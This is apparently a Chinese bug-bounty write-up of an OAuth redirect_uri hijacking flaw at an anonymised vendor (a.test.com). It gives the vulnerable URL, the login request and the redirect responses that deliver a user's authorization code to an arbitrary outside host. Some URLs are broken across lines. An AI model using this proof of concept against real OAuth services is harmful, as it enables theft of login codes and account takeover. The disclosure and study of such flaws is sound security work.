漏洞挖掘之众测厂商 redirect_uri 授权劫持漏洞


0x00 前言

文章中的项目地址统一修改为: a.test.com 保护厂商也保护自己

0x01 概要

漏洞url:http://a.test.com:8087/oauthserver/?client_id=7D4A4A2C4B701548F97FA88C379447BA&state=1&response_type=code&redirect_uri=http://baidu.com

redirect_uri 完全没验证导致可任意url获取token



[redacted]/oauthserver/?client_id=7D[redacted]47BA&state=1&response_type=code&redirect_uri=http://baidu.com#

账号密码登录

tsetaaaa

••••••••

92

92+ 0 = ?

授权并登陆

忘了密码？

[redacted]将获得以下权限

☑ 全选

☑ 获得您的头像、昵称、性别

0x02 请求包

0x02.1 请求包1：

> Request:

```
POST http://a.test.com:8087/oauthserver/loginAction.action HTTP/1.1
Host: a.test.com:8087
Connection: keep-alive
Content-Length: 196
Cache-Control: max-age=0
Origin: http://a.test.com:8087
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://a.test.com:8087/oauthserver/?
client_id=7D4A4A2C4B701548F97FA88C379447BA&state=1&response_type=code&redirect_uri=http://baidu.com
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: cookie不能给你哦~
user.redirect_uri=http%3A%2F%2Fbaidu.com&user.response_type=&user.
client_id=7D4A4A2C4B701548F97FA88C379447BA&user.state=&user.scope=&user.resource_url=&user.
account=tsetaaaa&user.password=tsetaaaa
```

> Response:

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=2006E057AE8523895F2DB0F85A84E321; Path=/oauthserver; Secure; HttpOnly
Location: http://baidu.com?
clientid=7D4A4A2C4B701548F97FA88C379447BA&oauthCode=9b2fc7458c4a75c45e1942cc838d9c97&code=9b2fc745
```

0x02.2 请求包2：


> Request:

```
GET http://baidu.com/?
clientid=7D4A4A2C4B701548F97FA88C379447BA&oauthCode=9b2fc7458c4a75c45e1942cc838d9c97&code=9b2fc745
```

> Response:

```
HTTP/1.1 302 Moved Temporarily
Server: bfe/1.0.8.18
Date: Tue, 19 Mar 2019 08:56:43 GMT
Content-Type: text/html
Content-Length: 161
Connection: Keep-Alive
Location: https://www.baidu.com/?clientid=7D4A4A2C4B701548F97FA88C379447BA&oauthCode=9b2fc7458c4a75c45e1942cc838d9c97&code=9b2fc745
```

用户登录token：https://www.baidu.com/?clientid=7D4A4A2C4B701548F97FA88C379447BA&oauthCode=9b2fc7458c4a75c45e1942cc838d9c97&code=9b



百度一下，你就知道 - 360极速浏览器 11.0

https://www.baidu.com/?clientid=7D4A4A2C4B701548F97FA88C379447BA&oauthCode=9b2fc7458c4a75c45e1942cc838d9c97&code=9b2fc7458c4a75c45e1942cc838d9c97&